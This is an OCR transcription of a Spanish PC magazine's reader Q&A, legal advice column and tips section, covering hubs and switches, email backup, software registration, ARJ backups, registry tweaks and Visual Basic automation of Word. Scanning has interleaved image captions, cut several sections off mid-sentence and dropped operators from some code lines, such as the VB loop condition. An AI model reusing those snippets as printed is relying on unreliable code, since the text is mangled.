Lo que nos comentas es un problema bastante curioso, aunque muy probablemente tenga solución. Para la conexión del concentrador a la toma de la pared, que sin duda alguna se dirige a otro *hub* o conmutador, tendrás que utilizar el puerto *Up-Link* con un cable Ethernet normal, es decir, no cruzado. En teoría, basta con conectar DAAT a cualquiera de los restantes puertos, si tuvieras algún problema prueba a realizar esta conexión con un cable cruzado. Dado que no tenemos acceso a tu configuración en concreto, lo mejor será que realices varias pruebas con cables cruzados y cables normales hasta que consigas que todos los puertos muestren en los *leds* de estado que disponen de conexión.
Por otro lado, nos preguntas cómo configurar los equipos



La configuración de un *hub* no es tan complicada como pueda parecer.

para que convivan Windows y Linux sin problemas. En realidad, no necesitaras configuración especial alguna y depende en gran medida de los servicios que quieras montar, como por ejemplo Samba. Quizás el único problema que tengas no se encuentre en los sistemas operativos, sino en la asignación de direcciones IP públicas (en lo que a la red del campus se refiere) para cada uno de los equipos. En caso de disponer de una sola dirección IP, muy probablemente precises configurar tu máquina Linux como *router* y utilizar opciones como el enmascaramiento de IP para hacer que todas las máquinas accedan correctamente.

Diferencia entre switch y hub

[Comunicaciones / Insfraestructura]

¿Cuáles son las diferencias que hay entre un switch y un hub? También me gustaría saber si es apreciable la diferencia de rendimiento entre una red a 10 Mbps y 100 Mbps. Por último, ¿cómo se conecta un router a una red y qué tipo de conexión lleva con el ordenador?

Pepe Recio
dioresa@retemail.es

La diferencia principal entre un *hub* (concentrador) y un *switch* (conmutador) es la forma que tienen ambos de distribuir los paquetes Ethernet entre los dispositivos conectados a los puertos del aparato. El primero se limita a copiar (es decir, transmitir) estos *frames* (unidad de transmisión en redes Ethernet) a todos y cada uno de los puertos. El segundo «aprende» la dirección de cada uno de los dispositivos conectados a los puertos y simplemente transmite el *frame* de un puerto a otro. Las ventajas de este último sistema son obvias, ya que trata de forma mucho más eficiente los paquetes. Sin embargo, esta «inteligencia» implica un mayor coste del dispositivo al utilizar memorias y componentes en algunas ocasiones realmente sofisticados.

Respecto a la cuestión del *router*, la conexión se suele realizar utilizando un *switch/hub* y usando cualquiera de los puertos disponibles. De esta forma, podrá ser accesible desde cualquier equipo conectado a la red. Ahora bien, para conectar un dispositivo de estas características a una sola máquina, necesitarás emplear un cable cruzado (si lo que quieres es usarlo como salida a Internet). Sobre la configuración, dependiendo del modelo, ésta puede realizarse a través de la propia red o gracias a un cable serie que conecte PC y *router*.

A la hora de montar una LAN, debemos tener muy en cuenta los componentes que utilizaremos.

Conversión PDF

[Software / Procesadores de texto]

En la revista de julio/agosto de 2000, en el CD incluís un tutorial de Photoshop 5.5 que está en formato PDF y en inglés. ¿Cómo puedo convertir este formato en TXT para poder traducirlo al castellano con un programa de traducción de idiomas? El Word no admite el formato PDF y no conozco ningún otro que pueda convertirlo. Muchas gracias.

Jose María
hartax@telepolis.com

La solución más rápida a tu problema consiste en utilizar la propia herramienta de selección de texto (situada en la parte superior y representada por un icono con una «T» en su interior) de Acrobat Reader. Una vez activada esta función, podrás cortar y pegar entre aplicaciones como si de texto normal se tratara. Por lo tanto, simplemente selecciona el texto que quieres traducir con el ratón, pulsa «Ctrl+C» y cópialo (por ejemplo, a un documento de Word) con «Crtl+V». Te aparecerá el artículo en tu procesador de textos, con lo que podrás salvarlo en el formato más adecuado para más tarde traducirlo sin mayores problemas.

La herramienta de selección puede ser utilizada para traspasar texto entre Acrobat y otras aplicaciones.

Montar un servicio en Internet

[Comunicaciones / Servicios]

Recientemente, he adquirido un dominio en Internet y mi intención es la de montar un servicio gratuito de direcciones de correo vía Web, mi consulta es relativa a lo que tengo que hacer para empezar a ofrecer el servicio, ¿he de darme de alta en algún sitio?, ¿debo contactar con algún proveedor?

Francisco Martínez
fran-mart@wanadoo.es

En efecto, con la adquisición de un dominio ya tienes «la dirección de tu casa», pero todavía queda lo más difícil: construirla. En primer lugar, tienes que decidir si vas a situar el servidor en tu hogar utilizando una línea ADSL o similar, o alquilar espacio a algún proveedor dedicado a ello (lo que llaman *housing*), o contratar los servicios de alguna empresa que proporcione espacio en sus servidores (*hosting*). Cada una de las opciones tiene sus ventajes e inconvenientes. Por un lado, tener el servidor en casa te da la oportunidad de controlar su funcionamiento más de cerca; sin embargo, te obliga a mantener un equipo funcionando las 24 horas del día, algo a lo que muchas personas no están dispuestas. Por otra parte, si contratas los servicios de una compañía especializada tendrás que pagar mensualmente unas cuotas en algunos casos bastante altas, aunque tu página estará siempre disponible. Dependiendo de tus necesidades y del dinero que estés dispuesto a invertir, podrás optar por una u otra alternativa, aunque lo más recomendable y usual será que contrates el servicio de *hosting* con tu ISP. Para que te hagas una idea, Terra oferta un servicio de *hosting* por unas 3.000 pesetas al


PASO A PASO

Conservar los correos electrónicos

[Comunicaciones / Correo]


A la hora de hacer reinstalaciones de sistema, uno de los problemas con los que nos encontramos es el de la localización y reimplantación de nuestros correos electrónicos. Con el paso del tiempo, la acumulación de aplicaciones y la masificación en memoria de información residual provocan la ralentización de los procesos. Ante esto, muchas veces es mas rápido hacer una copia de seguridad y volver a implantar el sistema operativo que indagar por todo el disco duro borrando y modificando ficheros de carga de aplicaciones. El problema más importante aaprece a la hora de hacer una copia de los ficheros que deseamos conservar. Documentos de texto y archivos que hemos creado no suelen ser difíciles de localizar y guardar. Sin embargo, en lo referente a la conservación de los correos electrónicos, esto no suele ser tan fácil. Por ello, nos hemos aventurado a recorrer, paso a paso, todas las operaciones que son necesarias para localizarlos, hacer una copia y posteriormente reimplantarlos en el nuevo sistema.

1




Lo primero que tendremos que hacer será localizar la ubicación de la carpeta donde se conservan nuestros preciados *e-mails*. Si estamos trabajando con Outlook Express, la podremos encontrar yendo al menú *Herramientas* y pulsando sobre *Opciones*. Nos aparecerá una ventana con diferentes pestañas, elegiremos *Mantenimiento* y presionaremos el botón *Carpeta de almacén*. Ahí se indica la carpeta que almacena los mensajes de Outlook Express, y por tanto, es la que tendremos que guardar con el resto de nuestros datos.

2




Si por el contrario trabajamos con Netscape Messenger, la ruta donde se encuentra la carpeta está en el menú *Edición/Preferencias*. En la ventana que aparece en la parte izquierda, desplegaremos *Correo y grupos de noticias*, y seleccionaremos *Servidores de correo*. Abajo, a la derecha, se nos informará de la localización exacta en *Directorio local de correo*.

3




Después de formatear el sistema y haber reinstalado todas las aplicaciones con las que deseemos trabajar, comenzaremos a implantar nuevamente los archivos. La carpeta de los correos la situaremos en el directorio que queramos, no importando la ubicación ni el nombre que queramos darle. Para recuperar los *e-mails* de Outlook Express, repetiremos la operación anteriormente mencionada e iremos a *Herramientas/Opciones/Mantenimiento/Carpeta de almacén*. Esta vez presionaremos el botón *Cambiar* y especificaremos la ruta donde guardamos la carpeta anteriormente. Luego, aceptaremos.

4



En Netscape, la operación es muy similar. También repetiremos los pasos mencionados y llegaremos a la ruta *Edición/Preferencias/Correo y grupos de noticias/Servidores de correo*. Dentro de *Directorio local de correo*, pulsaremos el botón *Elegir* e indicaremos la localización de la carpeta de correo.

5



Después de esto, ya sólo nos quedará cerrar Outlook Express, o Messenger, y volverlo a iniciar. Los archivos se cargarán y dispondremos nuevamente de ellos.

Partici

Esta sección pretende ofrecer respuesta a cualquier duda que tenga en el terreno de la informática jurídica. Para participar en ella debe enviar sus preguntas jurídicas a la siguiente dirección: buzon@ecija.com Si utiliza el correo tradicional, envíe su carta a Ecija & Asociados Abogados. Paseo de la Castellana 120, 5º Dcha. 28046 Madrid, poniendo en el sobre como referencia «Consultorio Legal PC ACTUAL».

Registrar un programa

Quisiera que me aclararan la diferencia entre registrar un programa en el Registro de la Propiedad Intelectual o en el Registro de la Propiedad Industrial. También me interesaría que me aclararan qué son los royalties.

J. L. L.

El Registro de la Propiedad Intelectual y el Registro de la Propiedad Industrial, o, mejor dicho, la actualmente denominada Oficina Española de Patentes y Marcas son dos instituciones totalmente diferentes. La primera depende del Ministerio de Educación y Cultura y la segunda del de Ciencia y Tecnología. En ambos organismos se registran no cosas diferentes, porque el objeto puede ser el mismo, sino derechos distintos.

En el Registro de la Propiedad Intelectual se inscriben los derechos relativos a las obras, actuaciones o producciones protegidos por la legislación de Propiedad Intelectual, así como los actos y los contratos que afecten a los mencionados derechos. Este registro tiene unas secciones en las que se inscriben los distintos tipos de obras: literarias, plásticas, programas de ordenador, musicales, audiovisuales, etc. Este registro no es constitutivo, lo que significa que los derechos de propiedad intelectual de los titulares existen fuera del registro y por el mero hecho de su creación o transmisión son perfectamente válidos, aunque el registro puede ayudar como medio de prueba de la autoría o titularidad.

En la Oficina Española de Patentes y Marcas se inscriben los derechos relativos a la propiedad industrial, otorgando protección jurídica a las distintas modalidades de propiedad industrial mediante la concesión de patentes de invención, modelos de utilidad, dibujos y modelos industriales, marcas, nombres comerciales y rótulos de establecimiento. Por lo que respecta a las patentes y los signos distintivos, su inscripción sí es constitutiva, y hasta que, por ejemplo, una marca no está inscrita no existe a efectos de protección y de «oponibilidad» a terceros.

Por último, un royalty es lo que en español llamaríamos un canon; es decir, la cantidad, generalmente un porcentaje, que se paga a los autores y otros titulares de derechos de propiedad intelectual por la explotación que se haga de sus obras.

¿Cómo controlar el acceso a la Red a los menores

Descargas «gratis»

En una página determinada en la que se descargan libros y documentos, previo pago con tarjeta de la cantidad estipulada, he conseguido iniciar las descargas observando el funcionamiento de los parámetros de las páginas web, sin realizar el pago. Quisiera saber si esta conducta es ilegal.

T. Pulido

Para empezar, es preciso tener en cuenta que lo que usted descarga sin consentimiento y sin pagar lo que corresponde serán, por lo general, obras protegidas por la propiedad intelectual (libros y documentos). Por ello, en el momento en que usted se descarga esas obras las está reproduciendo ilícitamente. Para entender que existe delito contra la propiedad intelectual el Código Penal exige que se reproduzca, plagie, distribuya o comunique públicamente, en todo o en parte una obra protegida sin la autorización de los titulares de los correspondientes derechos de propiedad intelectual o de sus cesionarios, debiendo concurrir ánimo de lucro y perjuicio de tercero.

La existencia de estos dos últimos requisitos es difícil de determinar en ciertos casos, pues aunque la doctrina y la jurisprudencia entienden que el ánimo de lucro se puede dar con el hecho de conseguir una ventaja patrimonial (en su caso, ahorrarse el dinero que cuesta bajarse legalmente las obras), también se entiende que no cualquier tipo de provecho o ventaja es suficiente para apreciar la concurrencia del ánimo de lucro.

La posible no concurrencia de delito contra la propiedad intelectual no quiere decir que la conducta no sea ilícita, constituyendo de cualquier manera un ilícito civil al reproducirse sin consentimiento las obras.

Por otro lado, usted está vulnerando las leyes relativas a los contratos. La página en cuestión ofrece unos productos, que son los libros o documentos, y en cierto modo usted está aceptando esa oferta, que conlleva un precio.

Censura infantil

Soy director de un instituto al que vamos a dotar de una sala de informática conectada a Internet. Quisiera saber si podemos hacer algo para evitar que los adolescentes puedan acceder a páginas no recomendables para su edad.

M. Sanz

Es difícil combinar la libertad de expresión e información protegida en la Constitución Española que corresponde a quienes ponen en red contenidos que pueden ser «no aptos» para menores (pornografía, violencia, marketing abusivo…) junto a otros derechos de vital importancia como es la integridad, la dignidad de los menores que pueden llegar a impresionarse con estos contenidos.

Un precedente que pretendía solucionar este problema es la Ley americana «Decency Act» de 1996 , norma excesivamente protectora para los menores, que estrangulaba y responsabilizaba a todos los sectores intervinientes en Internet. Sin embargo, esta norma fue anulada rápidamente.

La Comisión Europea está muy preocupada por este tema, y por ello se creó en 1996 la Comisión sobre Contenidos nocivos en Internet. La solución legal está en el aire.

Pero mientras estamos a la espera de tener un marco legal

Consultorio elaborado por el despacho de abogados Ecija & Asociados Abogados. Paseo de la Castellana 120, 5º Dcha. 28046 Madrid.
Tfno: 91 411 13 49.
www.ecija.com.

Participa

Las páginas de esta sección están abiertas a todos aquellos que queráis compartir vuestros trucos, recetas, triquiñuelas o técnicas de programación con otros usuarios de ordenadores personales. Para ello, basta con que nos los mandéis por correo electrónico a:
trucos-pca@bpe.es
También podéis contactar con nosotros por carta en:
PC ACTUAL
San Sotero, 8, 4ª planta
28037 MADRID
o bien utilizar el
fax nº: 91 327 37 04
Todas los cartas publicadas recibirán como premio un producto informático, excepto el Truco del Mes, que se llevará un regalo de mayor entidad.

Truco del mes

Pablo Alonso, ganador del truco del mes de enero, recibirá prontamente por correo una cámara de videoconferencia USB. ¡Enhorabuena!

Instalación personalizada de programas


[Software / Windows]

En multitud de ocasiones nos podemos encontrar programas que carecen de instalador ejecutable y hacen uso de un archivo ASCII con extensión INF. Para proceder a su instalación, hay que pulsar con el botón derecho sobre este archivo y elegir *Instalar* del menú contextual que aparece. Para facilitar esta tarea podemos crear un archivo «.bat» que ejecute el «.inf» sin tener que hacer uso del mencionado menú contextual. La siguiente instrucción es la que lo ejecuta:

Rundll.exe setupx.dll,InstallHinfSection DefaultInstall 132 <ruta>\archivo.inf

Por si os resulta interesante, ésta es la estructura de un archivo INF, para que vosotros mismos lo podáis crear:

[Version]
Signature=$Chicago$
Provider=%Author%
SetupClass=BASE
Class=NoDriver
[Strings]
Product="Nombre del programa que se instala"
Version="1.0"
Info="Información descriptiva adicional"
Author="Nombre del autor"
Copyright="Datos de los derechos de autor"
DiskName="Descripción del disco de instalación"
[SourceDisksNames]



En un sistema Windows podemos encontrar una gran cantidad de archivos «.inf».

1=%DiskName%,,0
[SourceDisksFiles]
INF.TXT=1,,908
ACCESS1.TXT=1,,3312

Estos últimos números hacen referencia a la longitud en bytes de cada archivo.

[DestGrp]
ARCHIVO 1.EXT
ARCHIVO 2.EXT

Nombres de los archivos a instalar.

[DestinationDirs]
DestGrp=30,Nombre de la carpeta de destino
[DefaultInstall]
AddReg=INFTool.Add.Reg.95
Copyfiles=DestGrp

Emilio Castro (Málaga)

Mayor tamaño de la cache del CD

[Hardware / Almacenamiento]


La clave del Registro de Windows que os menciono a continuación hace que la memoria cache que el SO define para la unidad de CD, CD-RW o DVD sea mayor a los 1.238 Kbytes que se asignan por defecto, otorgándole 4.096 Kbytes. Así, el funcionamiento será más óptimo y los procesos libres de errores (*buffer underruns*) para hacer copias de CDs *on the fly* e instalaciones de programas sin que merme el rendimiento de la máquina.

Para realizarlo deberemos editar el Registro e ir a la cadena:

[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\CD-ROM]. Una vez ahí, crearemos una nueva entrada binaria *Required Pause Tolerance* y le daremos el valor hexadecimal *e7 13 00 00* si trabajamos en Windows 98. Si por el contrario utilizamos Windows Me, primero debemos crear la clave *CD-ROM* y a continuación editar la entrada *Required Pause Tolerance* con el valor *00 50 00 00*.

Montero Asenjo
tracer@jazzfree.com

Aumentando la cache de una unidad de CDs, al instante comprobaremos las ventajas que ello ofrece.




Con algo tan sencillo como instalar dos impresoras en un mismo sistema, podremos, a la larga, ahorrarnos un dinerillo.

Alargar la vida del color

[Hardware / Impresoras]

Todos conocemos el elevado precio de los cartuchos de tinta de los principales fabricantes de impresoras como HP, Epson, Canon, etc. Yo actualmente dispongo de una HP DJ-640c, por lo que el truco seguramente también servirá a los que tengan un



Siempre resulta engorroso tener que reinstalar un sistema cargado de programas.

modelo de la familia 610. El problema está en que, para imprimir con este dispositivo en escala de grises, se usan los cartuchos de color, al contrario de lo que ocurría con mi anterior 600, que trabajaba sólo con el consumible de tinta negra. En HP me informaron que era imposible utilizar el negro para una escala de grises en la 640c. Pues bien, instalé el controlador de la 600 (además del de la 640c), y ya puedo manejar la escala de grises sin necesidad de usar el cartucho de color.

Se trata de configurar los parámetros en el *Panel de control* y elegir la impresora adecuada a la hora de mandar los originales. Como es natural físicamente sólo tendremos una unidad. Al menos este sencillo truco nos ayudará a alargar la vida del color.

Manuel Aguayo Tarragó
maguayo@worldonline.es

Copia de seguridad

[Software / Sistema]

Muchas veces nos hemos encontrado con la necesidad de hacer un formateo y volver a instalar el sistema operativo, además de los controladores y programas que utilizamos habitualmente. Pues bien, el proceso es bien sencillo y solamente necesitamos dos programas de uso común, el «arj.exe» (compresor) y el «doslfnbk.exe» (*DOS Long File Names BacKup*). Yo llevo un año usando este método y puedo asegurar que es rápido y fiable 100%. Para empezar, es importante señalar que todas las operaciones se realizan en MS-DOS, no en una ventana DOS.

En primer lugar copiamos los ficheros «arj.exe» y «doslfnbk.exe» en nuestro disco duro y ejecutamos el segundo de ellos. Con esto se guardarán los nombres largos de los ficheros en un archivo LFN. A continuación, ejecutamos la orden *C:\>arj a nom_fichero c:\ -a1 -b2 -r -vvas -js -jt -hk –hm* para comprimir todos los archivos del disco.

En el momento en el que queramos restaurar aquello que hemos comprimido (se presupone el disco duro formateado), damos la orden *C:\>arj x nom_fichero c:\ -vv –y*, con lo que descomprimimos todo tal y como estaba colocado antes y, para terminar, ejecutamos *C:\>doslfnbk /r c:*.

Con esto, el proceso de reinstalación del sistema operativo dura unos cinco minutos (según el equipo), y una vez finalizado, tendremos todos nuestros *drivers* instalados así como las aplicaciones que usamos normalmente y estaban en el anterior sistema.


Iván Martín

Corrector en Visual Basic

[Software / Programación]

Para poder utilizar el diccionario (corrector ortográfico) de Word 97 en una aplicación de Visual Basic, escribiremos lo siguiente:


Dim WordApp As Word.Application
'creamos una nueva instancia de Word)
Set WordApp = New Word.Application
'añadimos un nuevo documento
WordApp.Documents.Add
'copiamos al portapapeles todo el texto
RichTextBox1.SelStart = 0
RichTextBox1.SelLength = Len(RichTextBox1.TextRTF)
Clipboard.Clear
Clipboard.SetText RichTextBox1.SelRTF, vbCFRTF
'lo pegamos en Word



Con Visual Basic podemos aprovechar otras aplicaciones con tan sólo unas líneas de código.

WordApp.Selection.Paste
'activamos el corrector ortográfico
WordApp.ActiveDocument.CheckSpelling
'volvemos a poner Word invisible
WordApp.Visible = False
'seleccionamos todo el texto corregido
WordApp.ActiveDocument.Select
'lo copiamos al portapapeles
WordApp.Selection.Copy
'pegamos el texto RTF del portapapeles
RichTextBox1.SelRTF = Clipboard.GetText(vbCFRTF)
'cerramos el documento sin grabar
WordApp.ActiveDocument.Close False
'cerramos Word
WordApp.Quit
'liberamos el objeto
Set WordApp = Nothing

Ernesto
ernesto7859@hotmail.com


Aunque su utilidad no sea excesiva, este truco resulta curioso para los que empiezan a manejar el lenguaje HTML.

ttxotxo@navegalia.com

Escritorio digitalizado

[Software / Windows]

Este truco puede llegar a ser muy útil y, para llevarlo a cabo, tan sólo hay que tener instalado el Active Desktop de Internet Explorer. Se trata de acceder a las unidades y carpetas de nuestro disco duro con un solo clic desde un hipervínculo en el Escritorio. Lo hacemos sobre un documento HTML nuevo y en él creamos los accesos directos a nuestras carpetas o unidades. Podemos utilizar cualquier programa de edición HTML, como el que viene con Internet Explorer o FrontPage.

Para acceder al disco duro, por ejemplo, escribimos *Disco Duro* y lo seleccionamos con el ratón. Pulsamos el botón hipervínculo de la barra de herramientas de FrontPage y escribimos en *Dirección URL* el literal *file://C:*. En el caso de la disquetera, sería *file://A:*, y por otro lado si quisiéramos entrar en la carpeta *Pepe* del disco duro entonces el texto sería *file://C:\pepe*.

Debemos guardar este documento en la carpeta *C:\Windows\web\wallpaper* o en *C:\Windows\web\Papel tapiz* con cualquier nombre. Luego, nos dirigimos a Propiedades de Pantalla en *Inicio/Configuracion/Panel de control/Propiedades de pantalla* y, desde allí, seleccionamos en *Papel tapiz* el documento creado y éste saldrá en el escritorio. Si ya sabéis HTML, podréis aprovechar todas las ventajas que ofrece este truco, espero que lo disfrutéis.


Rafael Vargas Sánchez
farrasoft@terra.es

Imprimir el contenido de una carpeta

[Software / Windows]

Esto es muy útil para obtener un listado de los ficheros contenidos en una carpeta cualquiera de Windows y haciéndolo, además, con el botón derecho del ratón desde el propio Explorador. Es válido tanto para Windows 95 como 98. Para empezar, abrimos un editor de texto como el Notepad y escribimos las siguientes líneas:

dir %1 /-p /o:gn > "%temp%\Dir Listing"
start /w notepad /p "%temp%\Dir Listing"
del "%temp%\Dir Listing"



Dentro de la opción *Tipos de archivo*, encontraremos gran cantidad de ellos.

Lo grabamos con el nombre que deseemos, pero que tenga extensión BAT (puede ser «dirlist.bat», por ejemplo). Seguidamente entramos en el mencionado Explorador de Windows y accedemos a la opción *Ver/Opciones*. Seleccionamos *Tipos de archivo* y se edita el que dice *Carpeta*. Presionamos el botón *Nueva*, en el campo *Acción* se escribe *Imprimir Con-*

Convertir ficheros de Word

[Software / Programación]

A veces se nos puede presentar el pequeño problema dentro de Visual Basic en el que nos vendría muy bien poder convertir un documento creado con Microsoft Word a formato texto. Pues bien, a continuación os ofrezco estas líneas de código con las que esta tarea se realizará de un modo muy sencillo.


Éste es uno de los múltiples y sencillos trucos que podemos llevar a cabo con Visual Basic.


Dim WordApp As Word.Application
Dim aux As String, Fichero As String
Screen.MousePointer = vbHourglass
'inicializo el objeto Word
Set WordApp = New Word.Application
'obtengo el nombre de los ficheros «.doc» del Directorio
Fichero = Dir(App.Path & ".doc")*
While Fichero ""
'abro el fichero con Word
WordApp.Documents.Open App.Path & "\" & Fichero
'lo grabo en formato texto
aux = Left(Fichero, InStr(Fichero, "."))
WordApp.ActiveDocument.SaveAs App.Path & "\" & aux & "txt", wdFormatText
